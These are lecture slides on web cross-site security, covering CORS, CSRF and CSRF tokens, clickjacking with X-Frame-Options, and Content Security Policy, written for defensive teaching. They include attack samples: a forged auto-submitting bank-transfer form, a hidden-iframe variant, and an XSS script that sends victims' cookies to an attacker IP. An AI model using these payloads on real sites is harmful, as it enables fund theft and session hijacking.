



# Secured Application Development



**Taiz University**

**Dr. Abdullmalek Alqobaty**

**Associated professor  
Computer Engineering**

## Secured Application Development

## Cross-Site Requests



# Cross-Site Requests

## Cross-Site Requests



## Cross-Site Requests

- This lecture is about the threats that occur when **your site accesses other sites** and **when your site is accessed from another site**.
- We saw one example in the exercise **“Exploiting a Stored XSS Vulnerability.”**
  - ▣ Here, the attacker were able to exploit a vulnerability and **upload malicious Java-Script** that sent victims' cookies to his site.
- In this lecture, we will look at **three features web browsers offer to protect against cross-site attacks** and to safely allow cross-site requests to legitimate servers:
  - ▣ **Cross-Origin Resource Sharing (CORS),**
  - ▣ **Content Security Policy (CSP), and**
  - ▣ **Subresource Integrity (SRI).**



## Cross-Site Requests

### Cross-Origin Resource Sharing (CORS)

- ❑ By default, **XMLHttpRequest** and **fetch in JavaScript** may **not access resources from a different site**. Different site means different host, different port, or different protocol.
- ❑ Web browsers block these requests to protect your site's APIs and pages from being accessed by an unauthorized site. **This is called Same-Origin Policy (SOP)**.
- ❑ For example, say you run a **social media site friends.com**. You have an API for making posts, viewing your contacts, etc. **It is intended only to be used from your own site**.
  - ☑ Imagine one of your users visits a malicious site **evilhacker.com**. Perhaps they clicked on a link in a spam email.
  - ☑ **evilhacker.com** makes an **XMLHttpRequest** request to fetch the user's contact names using your API. **SOP prevents your browser from accepting the response**.



### Cross-Origin Resource Sharing (CORS)

- ❑ **SOP is a client-side defense.** A malicious user can still access your API synchronously as only JavaScript calls are blocked.
  - ☑ **SOP is designed to protect users from malicious sites that misuse your APIs.** It does not protect your APIs against calls from a malicious user **(we need other defenses for that, such as authentication).**
- ❑ **Sometimes, however, we want to allow these calls.** For example, we may have our API on a different port, or on a different host, from the rest of the client. **We may want to make a public API.**
  - ☑ **CORS enables developers to allow JavaScript cross-site requests from sites we specifically name.** This is a security relaxation rather than a security feature; therefore, **it should be used cautiously. It relaxes SOP.**
- ❑ **CORS is implemented as HTTP headers,** but before we look at the syntax, let us look at what CORS does.



## Cross-Site Requests

### Cross-Origin Resource Sharing (CORS)

- ❑ **CORS is implemented as HTTP headers. It divides requests into *simple* and *preflighted* requests. Simple requests must satisfy the following rules:**
  1. **The HTTP method must be GET, POST, or HEAD.**
  2. **Only the following headers are present:** *Headers automatically set by the user agent (Connection, User-Agent, etc.):*
    - ❑ *Accept*
    - ❑ *Accept-Language*
    - ❑ *Content-Language*
    - ❑ *Content-Type*
  3. **The content type of the request (not the response) is one of the following:**
    - ❑ *application/x-www-form-urlencoded* (This is the default way browsers send html data from)
    - ❑ *multipart/form-data* (This is what you use when you need to upload files)
    - ❑ *text/plain* (This is a very basic format that sends data exactly as it was typed)
  4. **No event listeners are registered on the XMLHttpRequest object.**
  5. **No ReadableStream object is in the request.**
- ❑ **If a request does not satisfy these conditions, it is classed as a *preflighted request*.**



## Cross-Site Requests


### Cross-Origin Resource Sharing (CORS)

- A simple request is made normally: the client sends the request, and the server sends the response. The client rejects it if the CORS settings disallow it.
- Pre-flighted requests are preceded by a *preflight OPTIONS* request to determine if the server allows the request. *If it does, the client follows it with the actual request.*
- The process is illustrated in Figure Below.
  - ▣ The first request is a simple request. The client makes it as normal.
    - The server sends the response with an **Access-Control-Allow-Origin** header indicating which hosts it allows. **If the client is among them, it accepts the response.**
  - ▣ The next request is a preflighted one (a POST request with a JSON body). **The client first makes the preflight OPTIONS request.**
    - The server responds with headers to state which hosts and methods are allowed. **If the client's request matches these requirements, it makes the POST request, and the server responds as normal.**



# Cross-Site Requests

## Cross-Site Requests







### Cross-Site Requests

- This figure illustrates the use of two CORS headers in the HTTP response:
  - ▣ **Access-Control-Allow-Origin**, which states which hosts the server allows CORS requests from, and
  - ▣ **Access-Control-Allow-Methods**, which states which HTTP methods it accepts.
- **There are other CORS headers as well.** The complete list is given in Table Below.
- **Note that wildcards are not allowed in origin names unless the wildcard is by itself.** For example, `http://*.example.com` is not a valid origin. `http://example.com` is and `*` is.



## Cross-Site Requests

### Cross-Origin Resource Sharing (CORS)

| Header                           | Value                                                                              | Use                                                                                                                |
|----------------------------------|------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------|
| Access-Control-Allow-Origin      | Comma-separated origins (e.g., <a href="http://site.com">http://site.com</a> or *) | Which origins to allow                                                                                             |
| Access-Control-Allow-Methods     | Comma-separated methods (GET, POST, etc.)                                          | Which methods to allow                                                                                             |
| Access-Control-Allow-Headers     | Comma-separated headers (X-PINGOTHER, Referer, etc.)                               | Which headers to allow in request                                                                                  |
| Access-Control-Max-Age           | Seconds                                                                            | How long the preflight can be cached                                                                               |
| Access-Control-Allow-Credentials | true/false                                                                         | Whether to allow requests with XMLHttpRequest.withCredentials set, i.e., whether to accept credentials and cookies |

- A comma-separated list of allowed HTTP headers, e.g., *Access-Control-Allow-Headers: X-PINGOTHER for unstandard DOCs, Content-Type for JSON, Authorization for TOKEN.*



### CORS and Credentials

- ❑ The Access-Control-Allow-Credentials needs special mention.
  - Ordinarily, cookies and authorization headers are not sent by the client in a request, and they are not accepted in the response.
- ❑ To enable cookies and authorization headers:
  - The server has to set Access-Control-Allow-Credentials to true in the response. Also, the client has to set withCredentials to true in XMLHttpRequest object.
- ❑ The reason for the redundancy of setting it twice is to provide two-way protection: **the client from a malicious server and vice versa.**

#### Client has to set withCredentials to true

```
const xhr = new XMLHttpRequest();  
xhr.open("GET", "http://example.com/", true);  
xhr.withCredentials = true;  
xhr.send(null);
```

#### Server has to set Access-Control-Allow-Credentials to true

```
Access-Control-Allow-Credentials: true
```



## Cross-Site Requests

### CORS and Credentials

- ❑ Imagine only withCredentials was needed. Then an attacker could write a malicious website that made an API call to your site.
  - If one of your customers visits evilhacker.com, their credentials would be passed to your site in the API call, logging them in. Then evilhacker.com could perform operations as that user. **This is a cross-site request forgery attack.**
- ❑ Imagine instead that only Access-Control-Allow-Credentials was needed.
  - Imagine we run coffeeshop.com and it makes an API call to another site, supplier.com, to obtain stock levels. We don't necessarily trust supplier.com. For example, it might use tracking cookies. **We would like to prevent our site from sending cookies in the request, for which we need the withCredentials option.**
- ❑ When Access-Control-Allow-Credentials is set to true, **Access-Control-Allow-Origin must be set to an actual origin** (or list of origins), **not the wildcard \***.
- ❑ Chrome has a further cookie security feature. Even with Access-Control-Allow-Credentials and withCredentials set to true, **Chrome will not send cookies unless they have the Secure flag set and SameSite set to None.**



## Cross-Site Requests

### Cross-Site Requests Forgery

- ❑ Cross-site request forgery (CSRF) is a client-side attack where an attacker exploits the fact that a victim is already authenticated on a target system. They trick the victim into following a link that performs an action in the attacker's interest.
- ☒ Imagine a banking site bank.com that has an API endpoint for making a transfer: <https://bank.com/api/transfer?to=account-number&amt=amount>. The site uses session ID cookies to keep its users logged in between requests. If the user is logged in, executing that API call will transfer funds from their account to the recipient's account.
- ☒ Now imagine an attacker sends a customer of bank.com a link to that URL. The account number is that of the attacker. Perhaps it is in an email with the link text **"Congratulations! You have won a prize. Click here to claim it."** If the customer has already authenticated with bank.com (i.e., has a valid session ID), the API call will be successful, and funds will be transferred to the attacker.
- ❑ The process is illustrated in Figure below.



## Cross-Site Requests

### Cross-Site Requests Forgery

- ❑ ① The hacker crafts a link and sends it to the victim. ② The victim clicks it and unknowingly performs an action in the hacker's favor.
- ❑ You have already seen one defense against this attack: **don't allow GET requests to change state.**
- ☑ This works because the attack relies on the hacker being able to send the victim a link to click on. **It is difficult to craft a POST link and send it to the user.**




Figure 8-2: Example of a CSRF attack



## Cross-Site Requests

### Cross-Site Requests Forgery

- However, if bank.com uses POST for the transfer API rather than GET, the hacker can instead send the victim a link to their own site, say, evilhacker.com, rather than to bank.com. The page on evilhacker.com will contain an enticing (جذاب) link.
- Again, this may be encouraging the victim to click on a link to claim a prize. The HTML might look like the following:

```
<h1>Congratulations! You have won</h1>
<form action="https://bank.com/api/transfer" method="POST" id="myform">
  <input type="hidden" name="to" value="evil-hackers-account">
  <input type="hidden" name="amt" value="1000.00">
</form>
<p><a href="#" onclick="document.getElementById('myform').submit();"> Click here to
  claim your prize.
  </a>
</p>
```



## Cross-Site Requests

### Cross-Site Requests Forgery

- ☐ The link submits a form with hidden inputs. If the user has a session ID cookie, the transaction will be executed.
- ☐ The second link can be avoided by the attacker automating the form submission with

```
window.onload = function() {  
    document.getElementById('myform').submit();  
};
```
- ☐ so that the form is submitted as soon as the page loads.

### Defense Against Cross-Site Requests Forgery

- ☐ A defense against this attack is to set the SameSite value on session ID cookie to Strict or Lax.
- ☐ We saw that this will not stop the emailed GET request from sending the session ID cookie, but it will stop it from being sent in the POST request from evilhacker.com.






## Cross-Site Requests

### CSRF Tokens

- Aside from session cookie settings, to prevent the preceding POST attack, **we would like to confirm that the request originated from bank.com**, not a malicious site.
  - ▣ One approach is to check the value of the Referrer header. However, this can be spoofed. **The alternative is to use a CSRF token.**
- **CSRF tokens** are random, unguessable tokens sent to the client. The client must include the token when submitting a form. **The server verifies it is correct before performing the action.**
  - ▣ Tokens should be unique to a user's session so that an attacker can't grab one in advance and paste it into the victim's request. **It should be long enough to make guessing or brute force infeasible, even if there is an argument for making the tokens unique per request.**
- There are two common patterns for CSRF tokens: the **synchronizer pattern** and the **double-submit cookie pattern**.

### CSRF Tokens: Synchronizer


- The synchronizer pattern is illustrated in Figure below. **The server creates a CSRF token and stores it in the database associated with the client's session.**
- ▣ This is sent to the client in the page that contains the form, for example, as a hidden `<input>` field. When the client submits the form, the server validates the token in the form field with the value in the database.



## Cross-Site Requests

### CSRF Tokens: double-submit cookie pattern

- The double-submit cookie pattern avoids storing the CSRF token server side; therefore, it works when there is no session. It is illustrated in Figure below.
- ▣ The server sends the token both as a hidden `<input>` field and as a cookie. When the client submits the form, the server checks that the form element and cookie match.





## Cross-Site Requests

### CSRF Tokens

- ❑ Both methods provide CSRF protection by requiring the client to make two requests in order to submit a form: **one to get the CSRF token and the other to submit it.**
- ❑ **It is difficult for an attacker to automate this with a link sent to the victim.**
  - ☑ In synchronizer pattern, **the attacker cannot guess the CSRF token.** They can request one and place it in the victim's link before sending it, but it will not match the victim's token.
  - ☑ In double-submit cookie pattern, **there is no token stored server side.** It is tempting to think an attacker could create a token and place it in a cookie and form field.
- ❑ **However, they cannot do this because the victim is making a cross-site request.** The attacker cannot create a cookie on evilhacker.com that will be sent to bank.com. They can create an asynchronous request with `XMLHttpRequest()` **but cannot set the Cookie header with this method.**
- ❑ **CSRF tokens do not prevent an attacker from making the API call. The attacker can make a request to get their own CSRF token and use that for the form submission.**
- ❑ **CSRF tokens are designed to prevent client-side attacks: they prevent a user from accidentally performing operations on their account by following a malicious link.**



### Clickjacking and Frame Security

- ❑ Clickjacking is an attack where a victim is tricked into clicking on an invisible or disguised link.
- ❑ Imagine a malicious site has an attractive link (click to claim your prize). It also has an account transfer page from bank.com in an invisible <iframe>, aligned so that the transfer button is directly on top of the prize link.
- ❑ The victim would think they were clicking on the link to claim their prize but was actually clicking on the transfer button. This is not a CSRF attack.
- ❑ We load a legitimate page from bank.com along with its CSRF tokens and cookies. The cookies are invisible to JavaScript in the main page. When the victim clicks on the transfer link, they are interacting solely with bank.com.



### Clickjacking and Frame Security

- ❑ This attack is prevented if bank.com adds an **X-Frame-Options** header to its pages. The header value is either **SAMEORIGIN** or **DENY**.
  - ▣ If set to **SAMEORIGIN**, the browser will reject the response if it is from a different origin. *This applies to <frame>, <iframe>, <embed>, and <options> tags.*  
X-Frame-Options: SAMEORIGIN  
X-Frame-Options: ALLOW-FROM <https://trusted.example.com>
  - ▣ If set to **DENY**, the browser will always reject the response in these tags regardless of origin.  
X-Frame-Options: DENY
- ❑ **This is a client-side defense.** The page is rejected by the browser, but it is still sent by bank.com.



## Cross-Site Requests

### Clickjacking and Frame Security

- ❑ In the CSRF exercises, we avoided showing the email change response by making the request in an Ajax call. This turned our synchronous request into an asynchronous one, which SOP would prevent.
- ❑ An alternative is to make a synchronous call but set the target to an invisible <iframe>. As an attacker, we would change our FORM element to the following:

```
<form id="changeemailform" method="POST"
action="http://10.50.0.2/changeemail"
target="hiddenframe">
```

- ❑ We would also create a hidden <iframe> in our page:

```
<iframe id="hiddenframe" style="display:none"></iframe>
```


- ❑ With X-Frame-Options set, the page would fail to load, but the action would still be executed and the response sent.
- ❑ A **CSRF token** and **SOP** prevent the attack because the CSRF token cannot be fetched.



## Cross-Site Requests

### Content Security Policy (CSP)

- ❑ Content Security Policy (CSP), is a client-side defense against cross-site scripting and HTML injection. As well as preventing unwanted resources from being loaded, with reporting switched on, it can help identify when JavaScript code has been compromised. It also helps defend against packet sniffing.
- ❑ In the past, it was a way to force loading over HTTPS. CSP is enabled by adding headers to HTTP responses. The headers tell browsers what resources can be fetched as links from that page. The main header is Content-Security-Policy.
- ❑ The syntax is Content-Security-Policy: policy-directive [; policy-directive ...]  
where policy-directive = directive value [value ...]








# Cross-Site Requests

## Content Security Policy (CSP)

- ❑ **The most common directives are *fetch directives***, which define the allowed origins for a type of resource. The value is a list of origins. An example is Content-Security-Policy: `default-src 'self'; img-src 'self' *.example.com`
- ❑ **This instructs the browser to only allow resources to be loaded from the same origin ('self').** The exception is images, which may also be loaded from any site in the example.com domain. Policy directives read from left to right, with those to the right overriding those to the left. The ***img-src*** source defines origins that the browser may load images from. The ***default-src*** source defines origins the browser may load any resource from, unless overridden by directives to the right.





### Content Security Policy (CSP)

- ❑ The value for a fetch directive may be a single hostname or may contain a wildcard such as \*.example.com in our example shown previously.
- ❑ The scheme may also be supplied, for example, <https://example.com> or [https://\\*.example.com](https://*.example.com) or even [https://\\*](https://*). The latter states that the resource may come from any origin so long as it is over HTTPS. **The [//\\*](https://*) may be omitted**, that is, <https:> (with the colon). This allows any origins so long as they are encrypted, defending against packet sniffing. **A port may also be supplied, for example, [https://\\*.example.com:5000](https://*.example.com:5000).**
- ❑ Finally, a path may be appended, for example, <https://example.com/static/js/script.js>.
- ❑ In addition to host definitions, some special values (surrounded by single quotes) are supported. **The value 'self' means the current origin.**



### Content Security Policy (CSP)

❑ A full list of CSP directives is given in Table 8-2. It is taken from Mozilla's MDN Web Docs. Some common ones are as follows:

- *default-src*: Default source if not overridden by another
- *frame-src*: Source for files loaded into `<frame>` and `<iframe>` tags
- *img-src*: Source for images and favicons
- *media-src*: Source for resources loaded into `<audio>`, `<video>`, and `<track>` tags
- *object-src*: Source for resources loaded into `<object>`, `<embed>`, and `<applet>` tags
- *script-src*: Source for JavaScript files
- *script-src-elem*: Same as *script-src* but just for inline scripts in `<script> ... </script>`
- *script-src-attr*: Same as *script-src* but just for inline event handlers (`onclick="..."`, etc.)
- *style-src*: Source for stylesheets
- *style-src-elem*: Same as *script-src* but just for inline stylesheet in `<style> ... </style>`
- *style-src-attr*: Same as *style-src* but just for styles on individual DOM elements

❑ As an alternative to specifying CSP as an HTTP header, it can also be defined in the HTML document using the `<meta>` tag:

```
<meta http-equiv="Content-Security-Policy" content="directive [; directive ...]">
```



### Content Security Policy (CSP)

- A value of 'none' means no resources of that type may be loaded. There are some additional values for inline scripts and stylesheets that are described in the next subsection.
- Recall the exercise in Section 7.7 where we were able to steal session cookies by sending them to an Evil Hacker's URL using an <img> tag:

```
<script>
```

```
var i = document.createElement("img");
```

```
i.src = "http://10.50.0.3/cookies/" + document.cookie;
```

```
</script>
```

- A CSP *img-src* or *default-src* directive would have prevented this. Of course it is better to prevent XSS in the first place by sanitizing user input and also to restrict session cookies with the SameSite attribute, but CSP provides an additional defense, so long as the victim's browser supports it. **This is useful as part of a Defense-in-Depth strategy as discussed in Section 1.4.**



## Cross-Site Requests

### Inline Scripts and Styles

- ❑ CSP offers additional security for inline scripts and stylesheets, that is, scripts enclosed between `<script>` and `</script>` and stylesheets between `<style>` and `</style>`.
- ❑ Three additional values are available in policy directives: **'nonce-\*'**, **'sha\*-\*'**, and **'unsafe-inline'**. The quotes need to be present.

- **Nonce** is an abbreviation for “**number only used once**.” It is a single-use code that you can attach to scripts and stylesheets. Like session IDs, it should be a cryptographically secure random number so that it cannot be guessed. To use a nonce in an inline script, add it in the `<script>` tag, for example:

```
<script nonce="jfdgikHH7fgj6KJH">
```

```
...
```

```
</script>
```

